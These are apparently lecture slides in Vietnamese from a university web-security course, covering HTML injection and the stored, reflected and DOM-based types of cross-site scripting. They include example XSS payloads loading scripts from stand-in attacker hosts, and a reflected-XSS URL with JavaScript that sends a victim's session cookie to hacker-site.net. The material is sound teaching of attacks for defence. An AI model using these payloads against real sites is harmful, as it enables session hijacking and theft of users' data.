



HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



BÀI GIẢNG MÔN
AN TOÀN ỨNG DỤNG WEB & CSDL
CHƯƠNG 2 – CÁC DẠNG TẤN CÔNG
LÊN ỨNG DỤNG WEB

Giảng viên:

Khoa:

TS. Hoàng Xuân Dậu

An toàn thông tin

NỘI DUNG CHƯƠNG 2

1. HTML Injection và Cross-Site Scripting (XSS)
2. Cross-Site Request Forgery (CSRF)
3. Chèn mã SQL và xử lý dữ liệu
4. Tấn công vào các cơ chế xác thực
5. Tấn công lợi dụng các khiếm khuyết thiết kế
6. Tấn công vào trình duyệt web và sự riêng tư của người dùng
7. Một số case-studies

2.1 HTML Injection và Cross-Site Scriting (XSS)

1. Giới thiệu chèn mã HTML (HTML Injection)
2. Các loại XSS
3. Các biện pháp phòng chống
4. Một số tấn công XSS trên thực tế
5. Các kỹ thuật vượt qua các bộ lọc XSS

2.1.1 HTML Injection và XSS – Giới thiệu

- ❖ Tấn công Cross-Site Scripting (XSS – Mã script liên site) là dạng tấn công phổ biến nhất vào các ứng dụng web;
 - Xuất hiện từ khi trình duyệt bắt đầu hỗ trợ JavaScript (gọi là LiveScript – trên trình duyệt Netscape);
 - Mã độc XSS nhúng trong trang web chạy trong lòng trình duyệt với quyền truy nhập của người dùng, có thể truy nhập các thông tin nhạy cảm lưu trong trình duyệt;
 - Mã độc XSS miễn nhiễm khỏi các trình quét các phần mềm độc hại và các công cụ bảo vệ hệ thống.

2.1.1 HTML Injection và XSS – Giới thiệu

- ❖ XSS có thể được xem là một dạng của HTML Injection (chèn mã HTML).
 - Thực tế, có thể thực hiện tấn công bằng chèn mã HTML mà không cần mã JavaScript và không cần liên miền.
 - Lợi dụng điểm yếu an ninh, trong đó dữ liệu web (như tên và địa chỉ email) và mã (cú pháp và các phần tử như `<script>`) của nó được trộn lẫn theo các cách không mong muốn.

2.1.1 HTML Injection và XSS – Giới thiệu

- ❖ Tấn công XSS có thể viết lại cấu trúc trang web, hoặc chạy mã JavaScript tùy ý trong trình duyệt của nạn nhân:
 - Thường xuất hiện khi trang web cho phép người dùng nhập dữ liệu và sau đó hiển thị dữ liệu lên trang;
 - Kẻ tấn công có thể khéo léo chèn mã `<script>` vào trang → mã `<script>` của kẻ tấn công được thực hiện khi người dùng khác thăm trang web đó.

2.1.1 HTML Injection và XSS – Giới thiệu

❖ XSS có thể cho phép kẻ tấn công:

- Đánh cắp thông tin nhạy cảm của người dùng lưu trong Cookies của trình duyệt;
- Giả mạo hộp đối thoại đăng nhập để đánh cắp mật khẩu;
- Bắt phím gõ từ người dùng để đánh cắp thông tin về tài khoản ngân hàng, email, và thông tin đăng nhập các dịch vụ trả tiền,...
- Sử dụng trình duyệt để quét các cổng dịch vụ trong mạng LAN;
- Lén lút cấu hình lại bộ định tuyến nội bộ để bỏ qua tường lửa;
- Tự động thêm người dùng ngẫu nhiên vào tài khoản mạng xã hội;
- Tạo môi trường cho tấn công CSRF.

2.1.1 HTML Injection và XSS – Giới thiệu

- ❖ Nhận dạng các điểm có thể chèn mã: Mã HTML/script có thể được chèn vào mọi vị trí trong địa chỉ trang (URI) và nội dung trang web. Cụ thể:
 - Các thành phần của URI (URI Components)
 - Các trường nhập liệu (Form Fields)
 - HTTP Request Headers & Cookies
 - JavaScript Object Notation (JSON)
 - Các thuộc tính của DOM (Document Object Model)
 - CSS (Cascade Style Sheet)
 - Các nội dung do người dùng tạo ra.

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã - Các thành phần của URI

- Hầu như mọi thành phần của URI đều có thể được xử lý để chèn mã.
- Các thành phần trong liên kết được hiển thị lại trong trang có nhiều nguy cơ bị khai thác.

Oops! We couldn't find `http://some.site/nopage"<script></script>`.
Please return to our `home page`

Link encode dưới đây

`http://%22%2f%3E%3Cscript%3Ealert('zombie')%3C%2fscript%3E@some.site/`

Được trình duyệt chuyển thành

`<script>alert('zombie')</script>@some.site/">search again`

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã - Các trường nhập liệu:

- Mã HTML/script cũng có thể chèn vào hầu hết các trường nhập liệu trong form.
- VD: với form nạp trước dữ liệu mà người dùng đã nhập từ trước:

`<input type="text" name="Search" value="<%=TheData%>">`

Biến “TheData” có thể được nhập để chuyển trường `<input>` thành:

`<input type="text" name="Search" value="web hack">
<script>alert('XSS is here')</script>>`

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã - HTTP Request Headers & Cookies:

- Trình duyệt thường gộp HTTP Headers trong yêu cầu gửi đến máy chủ web;
- Hai thành phần User-Agent (thông tin trình duyệt) và Referer (trang tham chiếu) thường được sử dụng để chèn mã;
- Cookies là một thành phần của header.

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã - JavaScript Object Notation (JSON):

- JSON là một phương pháp biểu diễn các kiểu dữ liệu của JavaScript thành 1 chuỗi an toàn cho truyền thông;
- Nhiều ứng dụng web sử dụng JSON để nhận các thông điệp hoặc các danh sách liên hệ;
- Mã JavaScript có thể được chèn vào chuỗi JSON.

```
{"name": "octopus", "email": "octo@<script>alert(9)</script>"}
```

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã - Các thuộc tính của DOM:

- Mã script cũng có thể được chèn vào các thuộc tính của mô hình DOM của trang web:

VD: Thông báo lỗi truy nhập URL

```
document.write("<p>URL: " + document.location + "</p>")
```

URL đưa vào

```
http://bugzilla/enter_bug.cgi?<script>alert(9)</script>
```

Kết quả

```
<p>URL:http://bugzilla/enter_bug.cgi?<script>alert(9)</script></p>
```

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã – CSS:

- CSS cũng hỗ trợ mã HTML/script → có thể chèn mã script.

```
#header .login div.logged_in {  
width:178px;  
height:53px;  
background:url(/images/login_bg.gif) no-repeat top;  
font-size:8pt;  
margin:0;  
padding:5px 10px;  
}
```

2.1.1 HTML Injection và XSS – Giới thiệu

- ❖ Các điểm có thể chèn mã - Các nội dung do người dùng tạo ra:
 - Các nội dung do người dùng tạo ra, bao gồm các hình ảnh, phim, các file tài liệu cũng có khả năng chứa mã HTML/script.
 - Có nguy cơ tổn thương bởi XSS.

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã – Ví dụ:

- Thẻ <SCRIPT>
<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>
<SCRIPT> alert("XSS"); </SCRIPT>
- Thẻ <BODY>
<BODY ONLOAD=alert("XSS")>
<BODY BACKGROUND="javascript:alert('XSS')">
- Thẻ

- Thẻ <IFRAME>
<IFRAME SRC="http://hacker-site.com/xss.html">
- Thẻ <INPUT>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">

2.1.1 HTML Injection và XSS – Giới thiệu

❖ Các điểm có thể chèn mã – Ví dụ:

- Thẻ <LINK>
`<LINK REL="stylesheet" HREF="javascript:alert('XSS');">`
- Thẻ <TABLE>, <TD>
`<TABLE BACKGROUND="javascript:alert('XSS')">`
`<TD BACKGROUND="javascript:alert('XSS')">`
- Thẻ <DIV>
`<DIV STYLE="background-image: url(javascript:alert('XSS'))">`
`<DIV STYLE="width: expression(alert('XSS'));">`
- Thẻ <OBJECT>
`<OBJECT TYPE="text/x-scriptlet" DATA="http://hacker.com/xss.html">`
- Thẻ <EMBED>
`<EMBED SRC="http://hacker.com/xss.swf"`
`AllowScriptAccess="always">`

2.1.2 HTML Injection và XSS – Các loại XSS

❖ Tấn công XSS gồm 3 loại chính:

- Stored XSS (XSS lưu trữ)
- Reflected XSS (XSS phản chiếu)
- DOM-based/Local XSS (XSS dựa trên DOM hoặc cục bộ)

2.1.2 HTML Injection & XSS – Các loại XSS – Stored XSS


- ❖ Mã script thường được nhúng vào trong các nội dung và được lưu trữ trong CSDL của website:
 - Các diễn đàn cho phép người dùng post các mẫu tin và gửi phản hồi;
 - Các trang thương mại điện tử cho phép người dùng thêm nhận xét (comment) về sản phẩm;
 - Các mạng xã hội, các ứng dụng chat cho phép gửi tin nhắn qua các trang web.
- ➔ kẻ tấn công khéo léo nhúng mã script vào các đoạn văn bản, hình ảnh,... sử dụng các thẻ HTML.

2.1.2 HTML Injection & XSS – Các loại XSS – Stored XSS

❖ Kịch bản tấn công Stored XSS:

- Bob có 1 website cho phép người dùng post các thông điệp và nội dung khác; các nội dung này có thể được các người dùng khác xem lại;
- Mallory phát hiện website của Bob tồn tại lỗ hổng an ninh cho phép tấn công XSS;
- Mallory post một bài viết có nội dung gây tranh cãi, có khả năng thu hút nhiều người dùng đọc. Mã XSS được khéo léo nhúng vào bài viết;
- Khi người dùng tải bài viết của Mallory, thông tin trong cookie và các thông tin nhạy cảm khác có thể bị đánh cắp và gửi đến máy chủ của Mallory mà họ không hề biết;
- Sau đó Mallory có thể sử dụng thông tin đánh cắp được để trục lợi.

2.1.2 HTML Injection và XSS – Các loại XSS – Stored XSS



2.1.2 HTML Injection & XSS – Các loại XSS – Reflected XSS

- ❖ Tấn công phản chiếu XSS (Reflected XSS) thường xuất hiện khi dữ liệu do người dùng cung cấp được sử dụng bởi scripts trên máy chủ để tạo ra kết quả và hiển thị lại ngay cho người dùng;
 - Thường xuất hiện trên các máy tìm kiếm;
 - Các trang có tính năng tìm kiếm.

2.1.2 HTML Injection & XSS – Các loại XSS – Reflected XSS

❖ Ví dụ:

- Cho URL: `example.com/?name=Tom Cruise`

Khi thực thi, trang hiển thị: Hello Tom Cruise

- Nếu chuyển URL thành:

`example.com/?name=<script>alert(document.cookie)</script>`

Khi thực thi, trang hiển thị: Hello

và toàn bộ cookies của phiên làm việc được hiển thị trên 1 pop-up trên màn hình. Phần mã script không hiển thị nhưng vẫn được thực thi trên trình duyệt của người dùng.

2.1.2 HTML Injection & XSS – Các loại XSS – Reflected XSS

❖ Kịch bản tấn công Reflected XSS:

1. Người dùng đăng nhập trang example.com và giả sử được gán session:
Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4
2. Bằng cách nào đó, hacker gửi được cho người dùng URL:
`http://example.com/?name=<script>var+i=new+Image;+i.src='http://hacker-site.net/'%2bdocument.cookie;</script>`
Giả sử example.com là website nạn nhân truy cập,
hacker-site.net là trang của hacker tạo ra
3. Nạn nhân truy cập đến URL trên
4. Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request (đoạn javascript của hacker)

2.1.2 HTML Injection & XSS – Các loại XSS – Reflected XSS


❖ Kịch bản tấn công Reflected XSS:

5. Trình duyệt của nạn nhân nhận phản hồi và thực thi đoạn javascript
6. Đoạn javascript mà hacker tạo ra thực tế như sau:

```
var i=new Image; i.src='http://hacker-site.net/'+document.cookie;
```

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:
GET /sessId =
5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1
Host: hacker-site.net
7. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

2.1.2 HTML Injection & XSS – Các loại XSS – Reflected XSS



2.1.2 HTML Injection & XSS – C.loại XSS – DOM-based XSS

- ❖ DOM là 1 dạng chuẩn của W3C đưa ra nhằm để truy xuất và thao tác dữ liệu của tài liệu có cấu trúc như HTML, XML;
 - Mô hình này thể hiện tài liệu dưới dạng cấu trúc cây phân cấp.
 - Mỗi thành phần trong HTML, XML được xem như một node.
- ❖ Tấn công DOM-Based XSS liên quan đến việc các mã script máy khách trong một trang web sử dụng các đối tượng của DOM (Document Object Model), như "document.URL" và "document.location";


2.1.2 HTML Injection & XSS – C. loại XSS – DOM-based XSS

- ❖ Lỗi DOM XSS có thể xuất hiện trong trường hợp các mã script sử dụng các đối tượng DOM để ghi mã HTML mà không mã hóa các thẻ HTML đúng cách.
 - Điều này là có thể do mã HTML được ghi ra lại được trình duyệt thực hiện và nội dung của chúng có thể chứa các script khác;
- ❖ Một dạng tấn công XSS khác dựa trên DOM liên quan đến việc sử dụng các trang web trên hệ thống file cục bộ của người dùng:
 - Lỗi XSS cho phép mã script ở xa của kẻ tấn công được thực hiện với quyền của người dùng cục bộ;
 - Đây còn được gọi là tấn công liên vùng (cross-zone attacks).

2.1.2 HTML Injection & XSS – C.loại XSS – DOM-based XSS

❖ Ví dụ tấn công XSS dựa trên DOM:

- Một website có URL đến trang đăng ký như sau:
`http://example.com/register.php?message=Please fill in the form`
Và form đăng ký hiển thị như sau:



The image shows a registration form on a light blue background. It contains two input fields: one labeled 'Email' and another labeled 'Password'. Below these fields is the text 'Please fill in the form'. At the bottom of the form is a blue button labeled 'Register'.

Đoạn thông điệp lấy từ tham số message được hiển thị trong form.

2.1.2 HTML Injection & XSS – C.loại XSS – DOM-based XSS

- Trang sử dụng đoạn mã javascript sau để tạo thông điệp động trên form:

```
<div class="form-group">  
  <script>  
    var pos=document.URL.indexOf("message=") + 8;  
    var userInput=document.URL.substring(pos,document.URL.length);  
    document.write(unescape(userInput));  
  </script>  
</div>
```

- Đoạn mã javascript tách lấy đoạn thông điệp và ghi vào vị trí đã định trên form:
 - Do đoạn mã không thực hiện kiểm tra kích thước, định dạng của thông điệp nên tin tặc có thể tạo các URL chứa đoạn mã nguy hiểm và lừa người dùng truy nhập.

2.1.2 HTML Injection & XSS – C.loại XSS – DOM-based XSS

- Thay vì truyền message=Please fill in the form, tin tặc truyền:

```
message=<label>Gender</label><div class="col-sm-4">  
<select class = "form-control" onchange="java_script_:show()">  
<option value="Male">Male</option>  
<option value="Female">Female</option></select></div>  
<script>function show(){alert('Hacked');}</script>
```

2.1.2 HTML Injection & XSS – C. loại XSS – DOM-based XSS


- Khi trang được thực hiện, form sẽ thành (phần khoanh màu cam là do script thêm vào):

The image shows a registration form with three input fields: Email, Password, and Gender. The Gender field is highlighted with an orange border, indicating a DOM-based XSS attack. Below the fields is a blue 'Register' button.

Email	<input type="text" value="Email"/>
Password	<input type="password" value="Password"/>
Gender	<input type="text" value="Male"/>
<input type="button" value="Register"/>	

2.1.2 HTML Injection & XSS – C.loại XSS – DOM-based XSS

